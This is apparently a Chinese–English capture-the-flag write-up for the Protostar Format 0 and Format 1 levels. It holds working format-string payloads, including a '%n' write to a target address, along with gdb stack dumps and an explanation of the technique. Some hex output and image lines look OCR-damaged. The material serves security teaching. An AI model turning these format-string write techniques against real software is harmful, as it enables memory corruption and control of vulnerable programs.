Protostar: Format 0

This level introduces format strings, and how attacker supplied format strings can modify the execution flow of programs.

Hints

- This level should be done in less than 10 bytes of input.
- "Exploiting format string vulnerabilities"

This level is at `/opt/protostar/bin/format0`.

Source Code

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void vuln(char *string)
{
    volatile int target;
    char buffer[64];

    target = 0;

    sprintf(buffer, string);

    if(target == 0xdeadbeef) {
        printf("you have hit the target correctly :)\n");
    }
}

int main(int argc, char **argv)
{
    vuln(argv[1]);
}
```

攻击目标

使程序输出：`you have hit the target correctly :)`。

攻击过程

```
$ cat format0.py
buffer = "%64c"
target = "\xef\xbe\xad\xde"
print buffer + target
$ ./format0 `python format0.py`
you have hit the target correctly :)
```

```
root@protostar:/opt/protostar/bin# cat format0.py
buffer = "%64c"
target = "\xef\xbe\xad\xde"
print buffer + target
root@protostar:/opt/protostar/bin# ./format0 `python format0.py`
you have hit the target correctly :)
```


原理分析

这是一道典型的简单栈溢出题，几乎与格式化字符串无关。

查看`vuln()`的汇编代码：

```
(gdb) disassemble vuln
Dump of assembler code for function vuln:
0x080483f4 <vuln+0>:    push   %ebp
0x080483f5 <vuln+1>:    mov    %esp,%ebp
0x080483f7 <vuln+3>:    sub    $0x68,%esp
0x080483fa <vuln+6>:    movl   $0x0,-0xc(%ebp)
0x08048401 <vuln+13>:   mov    0x8(%ebp),%eax
0x08048404 <vuln+16>:   mov    %eax,0x4(%esp)
0x08048408 <vuln+20>:   lea    -0x4c(%ebp),%eax
0x0804840b <vuln+23>:   mov    %eax,(%esp)
0x0804840e <vuln+26>:   call   0x8048300 <sprintf@plt>
0x08048413 <vuln+31>:   mov    -0xc(%ebp),%eax
0x08048416 <vuln+34>:   cmp    $0xdeadbeef,%eax
0x0804841b <vuln+39>:   jne    0x8048429 <vuln+53>
0x0804841d <vuln+41>:   movl   $0x8048510,(%esp)
0x08048424 <vuln+48>:   call   0x8048330 <puts@plt>
0x08048429 <vuln+53>:   leave
0x0804842a <vuln+54>:   ret
End of assembler dump.
```

可以分析出函数执行过程中栈空间变化如图所示：



`sprintf()`会将`string`指向的内容赋给`buffer`，但并不检查其是否超过64B。所以我们可以将`argv[1]`设置为64个字符+0xdeadbeef，这样`target`就会被覆写为0xdeadbeef，函数会进入if分支，输出`you have hit the target correctly :)`。

题目要求输入小于10B，所以采用格式化字符串的方式设计攻击脚本。

```python
#  format0.py
buffer = "%64c"
target = "\xef\xbe\xad\xde"
print buffer + target
```

Protostar: Format 1

This level shows how format strings can be used to modify arbitrary memory locations.

> **Hints**
>
> - objdump -t is your friend, and your input string lies far up the stack :)

This level is at `/opt/protostar/bin/format1`.

Source Code

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln(char *string)
{
    printf(string);

    if(target) {
        printf("you have modified the target :)\n");
    }
}

int main(int argc, char **argv)
{
    vuln(argv[1]);
}
```

攻击目标

使程序输出：`you have modified the target :)`。

攻击过程

```
(gdb) r $(python -c 'print "\x38\x96\x04\x08" + "AAAAA" + "%08x."*131 + "[%08n]"')
...
you have modified the target :)
```


```
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /opt/protostar/bin/format1...done.
(gdb) r $(python -c 'print "\x38\x96\x04\x08" + "AAAAA" + "%08x."*131 + "[%08n]"
')
Starting program: /opt/protostar/bin/format1 $(python -c 'print "\x38\x96\x04\x0
8" + "AAAAA" + "%08x."*131 + "[%08n]"')
8AAAAA0804960c.bffffa78.08048469.b7fd8304.b7fd7ff4.bffffa78.08048435.bffffc50.b7
ff1040.0804845b.b7fd7ff4.08048450.00000000.bffffaf8.b7eadc76.00000002.bffffb24.b
ffffb30.b7fe1848.bffffae0.ffffffff.b7ffeff4.0804824d.00000001.bffffae0.b7ff0626.
b7fffab0.b7fe1b28.b7fd7ff4.00000000.00000000.bffffaf8.5a1e3d8f.70534b9f.00000000
.00000000.00000000.00000002.08048340.00000000.b7ff6210.b7eadb9b.b7ffeff4.0000000
2.08048340.00000000.08048361.0804841c.00000002.bffffb24.08048450.08048440.b7ff10
40.bffffb1c.b7fff8f8.00000002.bffffc35.bffffc50.00000000.bffffeef.bffffefa.bffff
f0a.bfffff1a.bfffff24.bfffff2f.bfffff71.bfffff85.bfffff94.bfffffab.bfffffbc.bfff
ffc5.bfffffcc.bfffffd4.00000000.00000020.b7fe2414.00000021.b7fe2000.00000010.0f8
bfbff.00000006.00001000.00000011.00000064.00000003.08048034.00000004.00000020.00
000005.00000007.00000007.b7fe3000.00000008.00000000.00000009.08048340.0000000b.0
0000000.0000000c.00000000.0000000d.00000000.0000000e.00000000.00000017.00000000.
00000019.bffffc1b.0000001f.bfffffe1.0000000f.bffffc2b.00000000.00000000.00000000
.00000000.00000000.df000000.9e9b8875.3e7852f5.9c5457ba.69c091d0.00363836.0000000
0.706f2f00.72702f74.736f746f.2f726174.2f6e6962.6d726f66.00317461.[]you have modi
fied the target :)

Program exited with code 040.
(gdb) _
```

```
$ ./format1 $(python -c 'print "\x38\x96\x04\x08" + "AAAAA" + "%08x."*122 + "[%08n]"')
...
you have modified the target :)
```

```
root@protostar:/opt/protostar/bin# ./format1 $(python -c 'print "\x38\x96\x04\x0
8" + "AAAAA" + "%08x."*122 + "[%08n]"')
8AAAAA0804960c.bffffae8.08048469.b7fd8304.b7fd7ff4.bffffae8.08048435.bffffc9c.b7
ff1040.0804845b.b7fd7ff4.08048450.00000000.bffffb68.b7eadc76.00000002.bffffb94.b
ffffba0.b7fe1848.bffffb50.ffffffff.b7ffeff4.0804824d.00000001.bffffb50.b7ff0626.
b7fffab0.b7fe1b28.b7fd7ff4.00000000.00000000.bffffb68.912818ac.bb658ebc.00000000
.00000000.00000000.00000002.08048340.00000000.b7ff6210.b7eadb9b.b7ffeff4.0000000
2.08048340.00000000.08048361.0804841c.00000002.bffffb94.08048450.08048440.b7ff10
40.bffffb8c.b7fff8f8.00000002.bffffc92.bffffc9c.00000000.bfffff0e.bfffff1e.bffff
f29.bfffff39.bfffff43.bfffff57.bfffff99.bfffffb0.bfffffc1.bfffffc9.bfffffd0.bfff
ffdd.bfffffe6.00000000.00000020.b7fe2414.00000021.b7fe2000.00000010.0f8bfbff.000
00006.00001000.00000011.00000064.00000003.08048034.00000004.00000020.00000005.00
000007.00000007.b7fe3000.00000008.00000000.00000009.08048340.0000000b.00000000.0
000000c.00000000.0000000d.00000000.0000000e.00000000.00000017.00000000.00000019.
bffffc7b.0000001f.bffffff2.0000000f.bffffc8b.00000000.00000000.3c000000.fc4aca59
.a7e9b76e.1592bda5.69fcf5d7.00363836.2f2e0000.6d726f66.00317461.[]you have modif
ied the target :)
root@protostar:/opt/protostar/bin# _
```

原理分析

`printf()`读取内存的原理如图所示：




如果没有为`printf()`准备恰当的参数，`printf()`会直接根据格式化字符串的要求读取内存中的数据。

`printf()`修改内存的原理如下：


```c
# include <stdio.h>
int main() {
    int bytes_format = 0;
    char *buffer;
    printf("AAAA%.20x%n", buffer, &bytes_format); // %.20x: 打印buffer, 不足20字符的用0在前面补齐; %n: 不打印如何内容, 统计已打印的字符串的字符数, 赋值给bytes_format
    printf("This string has %d bytes.", bytes_format);
    return 0;
}

/*
Output:
AAAA000000000000b7fd7ff4This string has 24 bytes.
*/
```

上述程序在栈上的执行原理如图所示：




结合`printf()`的读取漏洞分析，如果我们没有为`printf()`准备恰当的参数，`printf()`会将紧挨着读取地址后的地址内储存的内容视为一个指针，将统计到的字节数写入该"指针"指向的地址。

因此，如果我们可以构造一个格式化字符串，使得图中的*somewhere恰好指向target的地址，就可以改变target的值（从0到非0）。




在上图的格式化字符串中，我们可以修改“AAAA”的部分，让它恰好等于target的地址，然后我们可以加长“%.20x”的部分，让*somewhere恰好与我们构造的target的地址重合。



先通过objdump获取target的地址：

```
$ objdump -t format1 | grep target # 查看target的地址
```



```
root@protostar:/opt/protostar/bin# objdump -t format1 | grep target
08049638 g     O .bss   00000004              target
```

查看`vuln()`的汇编代码：

```
(gdb) disas vuln
Dump of assembler code for function vuln:
0x080483f4 <vuln+0>:    push   %ebp
0x080483f5 <vuln+1>:    mov    %esp,%ebp
0x080483f7 <vuln+3>:    sub    $0x18,%esp
0x080483fa <vuln+6>:    mov    0x8(%ebp),%eax
0x080483fd <vuln+9>:    mov    %eax,(%esp)
0x08048400 <vuln+12>:   call   0x8048320 <printf@plt>
0x08048405 <vuln+17>:   mov    0x8049638,%eax
0x0804840a <vuln+22>:   test   %eax,%eax
0x0804840c <vuln+24>:   je     0x804841a <vuln+38>
0x0804840e <vuln+26>:   movl   $0x8048500,(%esp)
0x08048415 <vuln+33>:   call   0x8048330 <puts@plt>
0x0804841a <vuln+38>:   leave
0x0804841b <vuln+39>:   ret
End of assembler dump.
```

在leave处（0x0804841a）打断点，先尝试输入一个短一点的字符串“DDDD%08x”。

```
(gdb) b *0x0804841a
(gdb) r DDDD%08x.
```

```
(gdb) b *0x0804841a
Breakpoint 1 at 0x804841a: file format1/format1.c, line 15.
(gdb) r DDDD%08x.
Starting program: /opt/protostar/bin/format1 DDDD%08x.

Breakpoint 1, vuln (string=0xbffffee5 "DDDD%08x.") at format1/format1.c:15
15      format1/format1.c: No such file or directory.
        in format1/format1.c
```

查看栈上内容，找到“DDDD%08x”的存储位置。

```
(gdb) x/160wx $esp
```

```
0xbffffcd0:     0xbffffee5      0x0804960c      0xbffffd08      0x08048469
0xbffffce0:     0xb7fd8304      0xb7fd7ff4      0xbffffd08      0x08048435
0xbffffcf0:     0xbffffee5      0xb7ff1040      0x0804845b      0xb7fd7ff4
0xbffffd00:     0x08048450      0x00000000      0xbffffd88      0xb7eadc76
0xbffffd10:     0x00000002      0xbffffdb4      0xbffffdc0      0xb7fe1848
0xbffffd20:     0xbffffd70      0xffffffff      0xb7ffeff4      0x0804824d
0xbffffd30:     0x00000001      0xbffffd70      0xb7ff0626      0xb7fffab0
0xbffffd40:     0xb7fe1b28      0xb7fd7ff4      0x00000000      0x00000000
0xbffffd50:     0xbffffd88      0x6ced62d5      0x46af34c5      0x00000000
0xbffffd60:     0x00000000      0x00000000      0x00000002      0x08048340
0xbffffd70:     0x00000000      0xb7ff6210      0xb7eadb9b      0xb7ffeff4
0xbffffd80:     0x00000002      0x08048340      0x00000000      0x08048361
0xbffffd90:     0x0804841c      0x00000002      0xbffffdb4      0x08048450
0xbffffda0:     0x08048440      0xb7ff1040      0xbffffdac      0xb7fff8f8
0xbffffdb0:     0x00000002      0xbffffeca      0xbffffee5      0x00000000
0xbffffdc0:     0xbffffeef      0xbffffefa      0xbfffff0a      0xbfffff1a
0xbffffdd0:     0xbfffff24      0xbfffff2f      0xbfffff71      0xbfffff85
0xbffffde0:     0xbfffff94      0xbfffffab      0xbfffffbc      0xbfffffc5
0xbffffdf0:     0xbfffffcc      0xbfffffd4      0x00000000      0x00000020
0xbffffe00:     0xb7fe2414      0x00000021      0xb7fe2000      0x00000010
0xbffffe10:     0x0f8bfbff      0x00000006      0x00001000      0x00000011
0xbffffe20:     0x00000064      0x00000003      0x08048034      0x00000004
0xbffffe30:     0x00000020      0x00000005      0x00000007      0x00000007
0xbffffe40:     0xb7fe3000      0x00000008      0x00000000      0x00000009
---Type <return> to continue, or q <return> to quit---
```

```
---Type <return> to continue, or q <return> to quit---
0xbffffe50:     0x08048340      0x0000000b      0x00000000      0x0000000c
0xbffffe60:     0x00000000      0x0000000d      0x00000000      0x0000000e
0xbffffe70:     0x00000000      0x00000017      0x00000000      0x00000019
0xbffffe80:     0xbffffeab      0x0000001f      0xbfffffe1      0x0000000f
0xbffffe90:     0xbffffebb      0x00000000      0x00000000      0x00000000
0xbffffea0:     0x00000000      0x00000000      0xe9000000      0xa1e12fba
0xbffffeb0:     0x03d5498b      0xf4dd878a      0x69ea7b91      0x00363836
0xbffffec0:     0x00000000      0x00000000      0x6f2f0000      0x702f7470
0xbffffed0:     0x6f746f72      0x72617473      0x6e69622f      0x726f662f
0xbffffee0:     0x3174616d      0x44444400      0x38302544      0x54002e78
0xbffffef0:     0x3d4d5245      0x756e696c      0x48530078      0x3d4c4c45
0xbfffff00:     0x6e69622f      0x7361622f      0x55480068      0x4f4c4853
0xbfffff10:     0x3d4e4947      0x534c4146      0x53550045      0x723d5245
0xbfffff20:     0x00746f6f      0x554c4f43      0x3d534e4d      0x50003038
0xbfffff30:     0x3d485441      0x7273752f      0x636f6c2f      0x732f6c61
0xbfffff40:     0x3a6e6962      0x7273752f      0x636f6c2f      0x622f6c61
```

栈顶（0xbffffcd0）存着指针*string（0xbffffee5），指向“DDDD%08x.”。

```
(gdb) x/1s 0xbffffee5
```

```
(gdb) x/1s 0xbffffee5
0xbffffee5:      "DDDD%08x."
```

计算栈顶到字符串的偏移值，约为133DWORD。

```
(gdb) shell python -c 'print 0xbffffee5-0xbffffcd0'
```

```
(gdb) shell python -c 'print 0xbffffee5-0xbffffcd0'
533
```

改变输入进行调试，直到*somewhere恰好与要填入target地址的位置重合。

```
(gdb) r $(python -c 'print "DDDD" + "%08x."*150 + "[%08x]"') # 调试，直到[]里的值为44444444
```

```
(gdb) c
Continuing.
DDDD0804960c.bffffa18.08048469.b7fd8304.b7fd7ff4.bffffa18.08048435.bffffbf6.b7ff
1040.0804845b.b7fd7ff4.08048450.00000000.bffffa98.b7eadc76.00000002.bffffac4.bff
ffad0.b7fe1848.bffffa80.ffffffff.b7ffeff4.0804824d.00000001.bffffa80.b7ff0626.b7
fffab0.b7fe1b28.b7fd7ff4.00000000.00000000.bffffa98.d64cbf32.fc008922.00000000.0
0000000.00000000.00000002.08048340.00000000.b7ff6210.b7eadb9b.b7ffeff4.00000002.
08048340.00000000.08048361.0804841c.00000002.bffffac4.08048450.08048440.b7ff1040
.bffffabc.b7fff8f8.00000002.bffffbdb.bffffbf6.00000000.bffffeef.bffffefa.bffff0
a.bffff1a.bffff24.bffff2f.bffff71.bffff85.bffff94.bffffab.bffffbc.bffff
c5.bffffcc.bffffd4.00000000.00000020.b7fe2414.00000021.b7fe2000.00000010.0f8bf
bff.00000006.00001000.00000011.00000064.00000003.08048034.00000004.00000020.0000
0005.00000007.00000007.b7fe3000.00000008.00000000.00000009.08048340.0000000b.000
00000.0000000c.00000000.0000000d.00000000.0000000e.00000000.00000017.00000000.00
000019.bffffbbb.0000001f.bfffffe1.0000000f.bffffbcb.00000000.00000000.00000000.0
0000000.00000000.c3000000.7f803187.642694dc.cf6480e8.69eaf26c.00363836.00000000.
00000000.2f000000.2f74706f.746f7270.6174736f.69622f72.6f662f6e.74616d72.44440031
30254444 252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.7838302
5.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.[2e783
830]
Program exited normally.
```

```
(gdb) r $(python -c 'print "DDDD" + "%08x."*132 + "[%08x]"') # 调试，直到[]里的值为44444444
```

```
DDDD0804960c.bffffa78.08048469.b7fd8304.b7fd7ff4.bffffa78.08048435.bffffc50.b7ff
1040.0804845b.b7fd7ff4.08048450.00000000.bffffaf8.b7eadc76.00000002.bffffb24.bff
ffb30.b7fe1848.bffffae0.ffffffff.b7ffeff4.0804824d.00000001.bffffae0.b7ff0626.b7
fffab0.b7fe1b28.b7fd7ff4.00000000.00000000.bffffaf8.4fae10cd.65e366dd.00000000.0
0000000.00000000.00000002.08048340.00000000.b7ff6210.b7eadb9b.b7ffeff4.00000002.
08048340.00000000.08048361.0804841c.00000002.bffffb24.08048450.08048440.b7ff1040
.bffffb1c.b7fff8f8.00000002.bffffc35.bffffc50.00000000.bffffeef.bffffefa.bffff0
a.bffff1a.bffff24.bffff2f.bffff71.bffff85.bffff94.bffffab.bffffbc.bffff
c5.bffffcc.bffffd4.00000000.00000020.b7fe2414.00000021.b7fe2000.00000010.0f8bf
bff.00000006.00001000.00000011.00000064.00000003.08048034.00000004.00000020.0000
0005.00000007.00000007.b7fe3000.00000008.00000000.00000009.08048340.0000000b.000
00000.0000000c.00000000.0000000d.00000000.0000000e.00000000.00000017.00000000.00
000019.bffffc1b.0000001f.bfffffe1.0000000f.bffffc2b.00000000.00000000.00000000.0
0000000.00000000.5c000000.881b362b.81d9582d.5bbb639d.69217c16.00363836.00000000.
706f2f00.72702f74.736f746f.2f726174.2f6e6962.6d726f66.00317461.44444444.[7838302
5]
Program exited normally.
```

```
(gdb) r $(python -c 'print "DDDD" + "%08x."*131 + "[%08x]"') # 调试，直到[]里的值为44444444
```

```
(gdb) c
Continuing.
DDDD0804960c.bffffa78.08048469.b7fd8304.b7fd7ff4.bffffa78.08048435.bffffc55.b7ff
1040.0804845b.b7fd7ff4.08048450.00000000.bffffaf8.b7eadc76.00000002.bffffb24.bff
ffb30.b7fe1848.bffffae0.ffffffff.b7ffeff4.0804824d.00000001.bffffae0.b7ff0626.b7
fffab0.b7fe1b28.b7fd7ff4.00000000.00000000.bffffaf8.a3158f45.8958f955.00000000.0
0000000.00000000.00000002.08048340.00000000.b7ff6210.b7eadb9b.b7ffeff4.00000002.
08048340.00000000.08048361.0804841c.00000002.bffffb24.08048450.08048440.b7ff1040
.bffffb1c.b7fff8f8.00000002.bffffc3a.bffffc55.00000000.bffffeef.bffffefa.bffff0
a.bffff1a.bffff24.bffff2f.bffff71.bffff85.bffff94.bffffab.bffffbc.bffff
c5.bffffcc.bffffd4.00000000.00000020.b7fe2414.00000021.b7fe2000.00000010.0f8bf
bff.00000006.00001000.00000011.00000064.00000003.08048034.00000004.00000020.0000
0005.00000007.00000007.b7fe3000.00000008.00000000.00000009.08048340.0000000b.000
00000.0000000c.00000000.0000000d.00000000.0000000e.00000000.00000017.00000000.00
000019.bffffc1b.0000001f.bffffe1.0000000f.bffffc2b.00000000.00000000.00000000.0
0000000.00000000.2c000000.47c733a7.c31d2e70.9f5f7fc9.698d5dc9.00363836.00000000.
00000000.6f2f0000.702f7470.6f746f72.72617473.6e69622f.726f662f.[3174616d]
Program exited normally.
```

```
、(gdb) r $(python -c 'print "DDDD" + "AAAAA" + "%08x."*131 + "[%08x]"') # []里的值为44444444
```

```
(gdb) c
Continuing.
DDDDAAAAA0804960c.bffffa78.08048469.b7fd8304.b7fd7ff4.bffffa78.08048435.bffffc50
.b7ff1040.0804845b.b7fd7ff4.08048450.00000000.bffffaf8.b7eadc76.00000002.bffffb2
4.bffffb30.b7fe1848.bffffae0.ffffffff.b7ffeff4.0804824d.00000001.bffffae0.b7ff06
26.b7fffab0.b7fe1b28.b7fd7ff4.00000000.00000000.bffffaf8.920182e2.b84cf4f2.00000
000.00000000.00000000.00000002.08048340.00000000.b7ff6210.b7eadb9b.b7ffeff4.0000
0002.08048340.00000000.08048361.0804841c.00000002.bffffb24.08048450.08048440.b7f
f1040.bffffb1c.b7fff8f8.00000002.bffffc35.bffffc50.00000000.bffffeef.bffffefa.bf
fff0a.bffff1a.bffff24.bffff2f.bffff71.bffff85.bffff94.bffffab.bffffbc.b
ffffc5.bffffcc.bffffd4.00000000.00000020.b7fe2414.00000021.b7fe2000.00000010.
0f8bfbff.00000006.00001000.00000011.00000064.00000003.08048034.00000004.00000020
.00000005.00000007.00000007.b7fe3000.00000008.00000000.00000009.08048340.0000000
b.00000000.0000000c.00000000.0000000d.00000000.0000000e.00000000.00000017.000000
00.00000019.bffffc1b.0000001f.bffffe1.0000000f.bffffc2b.00000000.00000000.00000
000.00000000.00000000.48000000.41632b36.8fceb6fa.afd65d22.693625fd.00363836.0000
0000.706f2f00.72702f74.736f746f.2f726174.2f6e6962.6d726f66.00317461.[44444444]
Program exited normally.
```

现在*somewhere恰好与要填入target地址的位置重合，我们把“DDDD”改为target的地址，将最后的%08x改为%08n进行写入。

```
(gdb) r $(python -c 'print "\x38\x96\x04\x08" + "AAAAA" + "%08x."*131 + "[%08n]"')
```

